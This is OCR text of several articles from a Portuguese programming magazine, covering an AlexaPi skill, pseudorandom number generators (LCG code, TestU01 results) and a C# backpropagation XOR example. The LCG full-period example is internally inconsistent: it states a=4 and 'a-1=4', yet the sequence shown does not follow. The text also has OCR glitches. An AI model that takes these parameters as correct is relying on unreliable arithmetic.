
Agora em configuração seleccionamos "*HTTPS*" como Endpoint do serviço e escolhemmos a região, no nosso caso "*Europe*".

Por fim, na caixa destinada ao url, digitamos o url que foi gerado quando executamos pela primeira vez o ficheiro gpio_control.py. O endereço seve ser algo semelhante a: https://dd3F58A9.ngrok.io .




E para terminar esta parte, em SSL Certificate, escolhemos "My development endpoint is a sub-domain of a domain that has a wildcard certificate from a certificate authority".

E agora testamos no simulador, e vêmos o resultado no raspberry.




Com tudo isto terminado, gravamos e podemos fechar o Amazon developer.


Agora sim, podemos dizer ao micro do raspberry que tem o AlexaPi instalado "Alexa, tell Raspberry Pi to turn light on" e veremos o led acender!

**Conclusão**

Apesar do equipamento Amazon Echo não estar ainda disponível em Portugal, a utilização do serviço da amazon não é de todo impossível, ainda que apenas fale e entenda a lingua inglesa. Existem bastantes dispositivos compatíveis com Alexa, como por exemplo os WeMo, que podem ser simulados usando um ESP8266, além de diversos dispositivos compatíveis, disponibilizados por diversos fabricantes, como o caso da Itead.

Poderá ser engraçado para o leitor aventurar-se a ligar outros equipamentos utilizando o GPIO do raspberry Pi, ou até quem sabe em lugar de utilizarem o raspberry para instalar a Alexa, utilizar por exemplo um "C.H.I.P." de menores dimensões e maior eficiência energética.

Ao longo deste artigo instalamos e configuramos o AlexaPi e de seguida usamos um outro raspberry pi, para criar um pequeno circuito e adicionar uma skill à Alexa que lhe permitiu acender e apagar um led. Muito mais pode ser feito, mas isso fica ao critério da imaginação do leitor!



## AUTOR

**Escrito por António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos

# A PROGRAMAR

Pseudorandom Number Generators (PRNGs)

# Pseudorandom Number Generators (PRNGs)

java.util.Random gera um número aleatório?

*Pseudo-random Number Generators*, ou simplesmente PRNGs, são algoritmos para geração de números com propriedades semelhantes à dos números aleatórios (*random numbers*). Os PRNGs produzem sequências de números aparentemente independentes, normalmente seguindo uma distribuição uniforme, com base numa expressão matemática. São normalmente definidos pelos seguintes aspetos: o seu *output* é determinístico, periódico e depende de um valor de inicialização, conhecido como *seed*. Este tipo de algoritmos (os PRNGs) são normalmente mais rápidos que a geração de números realmente aleatórios no /dev/random ou /dev/urandom (por exemplo, disponíveis numa distribuição Linux), uma vez que o SO usa o *input* de dados de interfaces de hardware, p.ex., o rato, tráfego de rede da NIC (*Network Interface Controller*), *et cetera*.

Um outro exemplo de um *true random number generator* é o random.org, onde são usados dados de ruído atmosférico como *input* de aleatoriedade.

## PRNGs

PRNGs representam peças cruciais dentro do contexto da simulação computacional, pois permitem criar situações aleatórias pelas quais um evento do mundo real é afetado. Assim, uma falha em termos da qualidade de *Randomness* pode resultar numa reprodução deficiente do modelo de simulação, levando possivelmente a conclusões falsas ou deficientes.

Processamento é sinónimo de tempo, e os PRNGs produzem resultados num espaço temporal consideravelmente menor em relação a outro tipo de geradores de números e sequências aleatórias. Um exemplo desse facto é a geração de tráfego de rede, onde a distribuição dos resultados deve ser controlada e seguindo uma distribuição exponencial, e não deve ser morosa (i.e., o tempo de processamento não pode ser muito elevado).

PRNGs são também usados em máquinas de jogos *online*, jogos de vídeo e aplicações de segurança informática. No campo de segurança da informação, os PRNGs são muitas vezes a fonte de chaves de criptografia, *nonces*, *hashs* ou cifras. Nem todos os PRNGs podem ser usados em todas essas aplicações, uma vez que nem todos cumprem com exatidão algumas das regras que lhes permite serem a fonte para determinadas implementações criptográficas. Para criptografia são usados um tipo específico de PRNGs conhecidos por CSPRNGs (geradores de número pseudo-aleatório criptograficamente seguros), com propriedades que os tornam adequados para esse contexto.

Hoje em dia, existem muitos algoritmos para geração de números pseudo-aleatórios com distribuição uniforme, como p.ex., LCG, ISAAC, Mersenne Twister, etc., todos definidos por características próprias:

- Período (comprimento do *output*);
- Independência (todos os números da sequência devem ser independentes uns dos outros);
- Distribuição uniforme (a probabilidade de sair o número 2 é igual à probabilidade de sair o número 7);
- Rapidez (na geração);
- Reprodutibilidade (capacidade de reproduzir a sequência novamente com determinados parâmetros iniciais).

De notar que as propriedades acima citadas são dificilmente conciliáveis, pelo que a seleção de um gerador conveniente para uma dada situação pode ser uma tarefa não muito trivial.

PRNGs são então funções matemáticas que debitam uma sequência finita de números, isto é, a dada altura a sequência de números começa a repetir-se. Ao tamanho dessa sequência é chamado período.

java.util.Random tem um período e repete-se passadas algumas iterações ...

### LINEAR CONGRUENTIAL GENERATOR (LCG)

O LCG é o PRNG mais popular dentro deste contexto e usado largamente para geração de números pseudo-aleatórios com uma distribuição uniforme. Ele é de fácil implementação, tem alta performance computacional e simples de entender. É bastante usado a nível científico. O LCG é um PRNG que gera sequências de inteiros pseudo-aleatórias com base na expressão matemática

$$X_n = aX_{n-1} + b \bmod M$$

em que a, b e M são números inteiros com determinadas características. Como se pode concluir da definição, cada número da sequência $X_n$ é produzido a partir do seu antecessor $X_{n-r}$ . Alguns destes geradores usam um número primo como M e b igual a 0. O número máximo que o período que estes geradores podem atingir é M e, para que isso aconteça, a e b devem preencher requisitos adicionais. Por exemplo, de uma maneira geral, a-1 deve ser divisível por todos os primos que fatorizam M, e b deve ser coprimo com

## PSEUDORANDOM NUMBER GENERATORS (PRNGS)

M. Se M for uma potência de 2 (muito comum em implementações práticas, já que operações módulo $2^{32}$ ou $2^{64}$ são simples de implementar em máquinas de 32 ou 64 bits), então a-1 deve ser divisível por 4.

A escolha dos valores que parametrizam o gerador é crítica para manter uma qualidade mínima dos números gerados. Por exemplo, pode verificar-se a partir da seguinte inicialização que o gerador acima descrito (LCG) degenera num gerador fraco.

a=4 b=2 M=8

Considere começar com $X_1$ = 1. A sequência gerada é a seguinte:

$X_1$ = 4 × 1 + 2 mod 8 = 6;

$X_2$ = 4 × 6 + 2 mod 8 = 2;

$X_3$ = 4 × 2 + 2 mod 8 = 2;

…

$X_8$ = 2;

A sequência é dada por: (1, 6, 2, 2, 2, …). Começou a repetir o valor 2 logo a partir do terceiro valor. Para os parâmetros iniciais definidos anteriormente (incluindo o X1), o período desta sequência é 3.

Na verdade, é difícil garantir excelente comportamento para sequências produzidas com um LCG, mas é pelo menos possível garantir que o período máximo (i.e., M) é atingido. Para garantir que o LCG tem um período M, podem ser definidas algumas regras à cabeça, nomeadamente: b e M têm de ser co-primos, e a-1 tem de ser divisível por todos os factores primos de M.

Ter um período completo significa que a sequência começa a repetir-se apenas após M, e antes que isso aconteça, a sequência é constituída por todos os valores possíveis módulo M. Para que isso aconteça é importante determinar a melhor parametrização.

Se forem considerados agora os seguintes parâmetros de inicialização:

a=4 b=3 M=16,as regras impostas acima são satisfeitas, i.e.:

M é potência de 2 (16= $2^4$), a-1=4 e divisível por 4, e 3 e 16 são números co-primos.

Neste caso, aplicando as regras definidas, consegue-se que o máximo período para os parâmetros de inicialização com módulo M=16 seja atingido. A sequência produzida, começando por X1 = 10, seria:

(10, 5, 12, 15, 14, 9, 0, 3, 2, 13, 4, 7, 6, 1, 8, 11, 10, …)

Mas se um PRNG não é infinito, qual é o período máximo do LCG? Isto é, quantos números diferentes são possíveis gerar para uma sequência com este algoritmo?

É comum encontrarem-se geradores com o tamanho do período igual a ou múltiplo do tamanho máximo de um registo inteiro no CPU, (e.g., $2^{32}$ , que numericamente é representado pelo valor 4294967296 -- 32 bits de 1's). A título de exemplo, é possível obter um LCG com um período de $2^{32}$ com a seguinte parametrização:

**rseed=(rseed□1103515245+12345)&RAND MAX**

O java.util.Random é um LCG que gera números aleatórios de $2^{48}$ bits através do UNIX rand48, usando apenas os primeiros 32 bits como output útil.

```
#include "unif01.h"
#include "bbattery.h"

#include <stdio.h>
#include <time.h>
#include <stdlib.h>
#include <math.h>
#include "ulcg.h"

#define norm 2.328306549295728e-10
unsigned int rseed = 5;

double lcg(){
   return (rseed=(rseed * 1103515245 + 12345) &
RAND_MAX)*norm;
}

int main (void) {
  unif01_Gen *gen;
  gen = unif01_CreateExternGen01 ("MyLCG",
lcg); /* My LCG */

  bbattery_SmallCrush (gen);
  unif01_DeleteExternGen01 (gen);

  return 0;
}
```

O java.util.Random é um LCG que gera números aleatórios de  bits através do UNIX rand48, usando apenas os primeiros 32 bits como output útil.

**Teste Estatístico ao LCG**

Existem baterias de teste preparadas para testar exaustivamente PRNGs, nomeadamente a TestU01. O código acima entregue já possui a implementação do LCG usado no java nesta biblioteca de teste de PRNGs. O resultado da qualidade do LCG é a seguinte para a bateria de testes mais modesta, conhecida por SmallCrush:


```
========= Summary results of SmallCrush
=========

 Version                 TestU01   1.2.3
 Generator:             MyLCG
 Number of statistics:       15
 Total CPU time:        00:00:03.56
 The following tests gave p-values out-
side [0.001, 0.9990]:
 (eps  means a value < 1.0e - 300):
 (eps1 means a value < 1.0e - 15):
```

```
         Test     p-value
 ----------------------------------------
1  BirthdaySpacings                  eps
2  Collision                     5.8e-14
  3  Gap                             eps
  4  SimpPoker                       eps
  6  MaxOft                          eps
  6  MaxOft AD                   1 - eps1
  9  HammingIndep                 1.1e-11
 10  RandomWalk1 H                   eps
 10  RandomWalk1 M                   eps
 10  RandomWalk1 J                   eps
 10  RandomWalk1 R                   eps
 10  RandomWalk1 C                   eps
 ----------------------------------------
All other tests were passed
```

De 15 testes efetuados, 12 falharam. Atingem-se resultados semelhantes para  para outras baterias de testes, o que confirma a pouca qualidade para a geração de números aleatórios através deste PRNG.

Previsível? Java.util.random?

Sim, o java.util.Random usa o LCG para a geração de números pseudo aleatórios, daí a previsibilidade nos valores gerados. Este gerador nunca pode ser usado em aplicações criptográficas, seja de que forma for. No entanto, é uma função rápida, excelente para pequenas experiências e geração de valores em aplicações de lazer (e.g., jogos).



## AUTOR

**Escrito por  Pedro Tavares**

Pedro Tavares é atualmente um profissional no ramo da segurança da informação. Desempenha funções como IT Security Engineer, é membro fundador e pentester no CSIRT.UBI e fundador do blog seguranca-informatica.pt.

# Algoritmo BackPropagation


Nesta edição trazemos até vós caros leitores uma abordagem ao algoritmo de backpropagation. Este algoritmo foi desenvolvido nos anos 80 por Rumelhant, Hinton e Williams e é um dos algoritmos mais conhecidos das redes neuronais.

De forma a melhor introduzirmos o tema, uma rede neuronal artificial é inspirada no funcionamento nosso próprio sistema funcional enquanto humanos. Ou seja, é uma rede que aprende a cada experiência vivenciada. Um dos constituintes principais do sistema nervoso humano é o neurónio. Esta célula é responsável pela condução dos impulsos nervosos, e comunicam entre si através de sinapses. Por sua vez a sinapse é a região onde dois neurónios entram em contacto entre si, sendo que os impulsos recebidos, por exemplo, pelo neurónio X, são processados passando a informação resultante ao neurónio Y por meio de uma substância neurotransmissora. Sem querer alongar muito este tema biológico, podemos apenas dizer que os neurónios são formados por dendritos (funcionam como terminais de entrada), pelo corpo central (onde ocorre o processamento) e pelos axónios (que por sua vez funcionam como terminais de saída).

As redes neuronais artificiais são redes computacionais que apresentam um modelo matemático inspirado na estrutura neuronal anteriormente apresentada e que adquirem conhecimento através de cada experiência processada, simulando assim a inteligência humana. Este comportamento é possível graças às interacções entre as diversas unidades de processamento que constituem estas redes. Uma vantagem deste tipo de implementação algorítmica é que possui um elevado grau de paralelismo, característica que lhe proporciona uma elevada rapidez de processamento.

Então temos que numa rede neuronal existe três tipos de camadas:

- **Camada de Entrada**: onde os padrões são apresentados à rede;
- **Camadas Intermédias (Escondidas)**: onde é feita a maior parte do processamento, através das conexões ponderadas que podem ser consideradas como extratoras de características;
- **Camada de Saída**: onde o resultado final é concluído e apresentado.




O desenvolvimento do algoritmo backpropagation defende que é possível "treinar" as camadas intermédias, resultando no modelo MLP (Multilayer Perceptron), isto é, são redes de múltiplas camadas, formadas por uma camada de entrada, uma ou mais camadas ocultas (intermédias) e uma camada de saída, como pode ser visto na imagem anterior. Cada neurónio de uma camada recebe os sinais de todos os neurónios da camada anterior e propaga os seus dados de saída a todos os neurónios da camada posterior.

Para um melhor enquadramento teórico do leitor, é importante referir que o algoritmo de backpropagation é apenas um dos muitos que podem ser usados num modelo MLP. Existem dois tipos de algoritmos de treino, os supervisionados e os não supervisionados.

Os algoritmos supervisionados necessitam de um vector de entrada e de um vector de saída (também conhecido como vector alvo), ambos são utilizados para o treino da rede neuronal.

Quando o vector de entrada é aplicado, a saída é calculada e comparada com o vector alvo correspondente. O erro encontrado é então reassumido pela rede neuronal e os pesos são actualizados de forma a minimizar o erro. Este processo é repetido até que o erro dos vectores seja correspondente ao valor pré-definido para cada conjunto.


Por sua vez, os algoritmos não supervisionados, não têm um vector alvo para os dados de saída, não tendo assim qualquer comparação para determinar a solução ideia. Neste caso, o algoritmo modifica dos pesos da rede de forma a que os valores de saída sejam consistentes

O método backpropagation é um algoritmo supervisionado. Correndo o risco de me repetir, mas ajudando a cimentar tudo o que já foi escrito atrás, durante o treino, a rede comporta-se da seguinte forma:

1. Um padrão é apresentado à camada de entrada da rede. Este processamento flui através da rede, camada por camada, até que a resposta seja produzida pela camada de saída.
2. Assim que a saída é obtida, a mesma é comparada à saída desejada para esse padrão particular. Se esta não estiver correta, o erro é calculado e o mesmo é propagado a partir da camada de saída até a camada de entrada, e os pesos das conexões das unidades das camadas internas vão sendo modificados conforme o erro é retropropagado (daí o nome do algoritmo…)


Ou seja, este algoritmo tem duas fases distintas (também conhecidas como a fase Forward - em que é definida a saida da rede para um dado padrão de entrada e a fase Backward – em que a diferença entre o resultado desejado e o resultado obtido é utilizada para atualizar os pesos das conexões).

Um ponto importante nas redes que utilizam este algoritmo é que as mesmas utilizam uma variação Delta própria. Esta regra do Delta generalizado implementa um gradiente descencente no quadrado da soma do erro em funções lineares, o que provoca a que as redes possam ficar sujeitas aos problemas dos minimos locais.




Sem querer levar demasiado este artigo para o lado matemático do algoritmo, é importante deixar ao leitor algumas considerações sobre a "Regra Delta Generalizada"…

- Esta regra funciona quando são utilizadas na rede, unidades com uma função de ativação semi-linear, isto é, uma função diferenciável e não decrescente, como por exemplo, a função Sigmoid.
- Utiliza o metódo de descida do gradiente por correção de erro. A este processo de redução gradativa do erro que acompanha a minimização dá-se o nome de convergência.





- A taxa de aprendizagem é uma constante de proporcionalidade no intervalo [0,1], pois este procedimento requer apenas que a mudança no peso seja proporcional à meta que queremos atingir.
- O gradiente descendente requer que sejam tomados passos infinitesimais pois quanto maior for a constante utilizada, maior será a mudança dos pesos, aumentando assim velocidade de aprendizagem da rede, o que pode levar à oscilação do modelo na sua superfície de erro.

Uma maneira de aumentar a taxa de aprendizagem sem levar à oscilação da rede é modificando a regra Delta Generalizada de forma a incluir o termo momentum, uma constante que determina o efeito das mudanças que a rede sofreu anteriormente dos pesos na direção atual do movimento no espaço dos pesos.


**Gradiente descendente**

— Minimização da função de erro





**Gradiente descendente**

— Contornos de erro para determinação do vetor gradiente $\nabla E$




**Gradiente descendente**

— **Momento:** auxilia a rapidez da convergência e alcança um perfil de aprendizado eficiente e mais confiável




ALGORITMO BACKPROPAGATION

Em suma, acerca deste algoritmo devemos reter:

- Utiliza um método de descida do gradiente por correcção de erro
- A função de custo é minimizada realizando iterativamente ajustes nos pesos sinápticos de acordo com o erro quadrático acumulado nos padrões do conjunto de treino
- O ajuste dos pesos é realizado através do cálculo da mudança da função de custo com respeito à mudança em cada peso, isto é, com o método delta.
- Ao processo de redução do gradiente do erro que acompanha a minimização, dá-se o nome de convergência.
- À medida que a rede aprende o valor do erro converge para um valor estável, normalmente irredutível.
- O processo de aprendizagem prossegue até que algum critério pré-definido seja atingido, como por exemplo o valor mínimo de erro global ser atingido.

Tudo isto origina, o fluxograma já conhecido deste algoritmo:




Então e poderá perguntar o leitor… Quais principais desvantagens deste algoritmo?

A principal desvantagem deste algoritmo é a lentidão do mesmo caso seja um conjunto de treino complexo, uma vez que obriga a bastantes cálculos a cada neurónio artificial. Há também a possibilidade do algoritmo convergir para um mínimos locais, que apesar de apresentarem uma solução estável, não correspondem à saída correcta do algoritmo. Para acelerar o processamento de dados é comum, por exemplo, adicionar nós intermediários de forma a aumentar o processamento paralelo da rede.

A implementação que proponho ao leitor, é com o recurso à linguagem C#. Como este é já um algoritmo com alguns anos, são muitas as variações e diferentes implementações noutras linguagens que podem encontrar facilmente na internet.

```
using System;

namespace BackPropagationXor
{
    class Program
    {
        static void Main(string[] args)
        {
            train();
        }

        class sigmoid
        {
            public static double output(double x)
            {
                return 1.0 / (1.0 + Math.Exp(-
                                                x));
            }

            public static double derivative
                                            (double x)
            {
                return x * (1 - x);
            }
        }

        class Neuron
        {
            public double[] inputs = new double
                                                [2];
            public double[] weights = new double
                                                [2];
            public double error;

            private double biasWeight;

            private Random r = new Random();

            public double output
            {
                get { return sigmoid.output
                        (weights[0] * inputs[0] +
              weights[1] * inputs[1] + biasWeight); }
            }

            public void randomizeWeights()
            {
                weights[0] = r.NextDouble();
                weights[1] = r.NextDouble();
                biasWeight = r.NextDouble();
            }

            public void adjustWeights()
            {
                weights[0] += error * inputs[0];
                weights[1] += error * inputs[1];
                biasWeight += error;
            }
        }

        private static void train()
        {
            // the input values
            double[,] inputs =
            {
                { 0, 0},
                { 0, 1},
```

```
                { 1, 0},
                { 1, 1}
            };

            // desired results
            double[] results = { 0, 1, 1, 0 };

            // creating the neurons
            Neuron hiddenNeuron1 = new Neuron();
            Neuron hiddenNeuron2 = new Neuron();
            Neuron outputNeuron = new Neuron();

            // random weights
            hiddenNeuron1.randomizeWeights();
            hiddenNeuron2.randomizeWeights();
            outputNeuron.randomizeWeights();

            int epoch = 0;

        Retry:
            epoch++;
            for (int i = 0; i < 4; i++)  // very
     //important, do NOT train for only one example
            {
                // 1) forward propagation
                                //(calculates output)
                hiddenNeuron1.inputs = new double[]
                    { inputs[i, 0], inputs[i, 1] };
                hiddenNeuron2.inputs = new double[]
                    { inputs[i, 0], inputs[i, 1] };

                outputNeuron.inputs = new double[]
    { hiddenNeuron1.output, hiddenNeuron2.output };

                Console.WriteLine("{0} xor {1} =
                  {2}", inputs[i, 0], inputs[i, 1],
                                outputNeuron.output);

                // 2) back propagation (adjusts
                                            weights)
```

```
                // adjusts the weight of the out-
put
                                neuron, based on its er-
ror
                outputNeuron.error =
            sigmoid.derivative(outputNeuron.output)
*
                (results[i] - outputNeu-
ron.output);
                outputNeuron.adjustWeights();

                // then adjusts the hidden neu-
rons'
                    weights, based on their er-
rors
                hiddenNeuron1.error =
            sigmoid.derivative(hiddenNeuron1.output)
*
        outputNeuron.error * outputNeuron.weights
[0];
                hiddenNeuron2.error =
            sigmoid.derivative(hiddenNeuron2.output)
*
        outputNeuron.error * outputNeuron.weights
[1];

                hiddenNeuron1.adjustWeights();
                hiddenNeuron2.adjustWeights();
            }

            if (epoch < 2000)
                goto Retry;

            Console.ReadLine();
        }
    }
}
```

Mais uma vez, quero recordar que esta é só uma forma de implementação do algoritmo, muitas outras poderiam ser usadas, como por exemplo esta em linguagem C: http://courses.cs.washington.edu/courses/cse599/01wi/admin/Assignments/bpn.html

Desejo a todos os leitores, boas implementações, até à próxima edição!

## AUTOR

**Escrito por Rita Peres**

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

# ELECTRÓNICA

## Up-Ciclar a velhinha aparelhagem Hi-Fi

# UP-CICLAR A VELHINHA APARELHAGEM HI-FI

**Introdução**

É comum ouvir falar em reciclar objectos, equipamentos, etc… referindo-se ao envio para desmontagem e reciclagem de materiais. Claro que a reciclagem e os três R's, são algo de bom que podemos fazer pelo ambiente. No entanto este artigo foca-se no "up-cicle", que basicamente consiste no processo de pegar num equipamento já obsoleto, mas ainda funcional e acrescentar-lhe funcionalidades, de forma a torná-lo novamente útil.

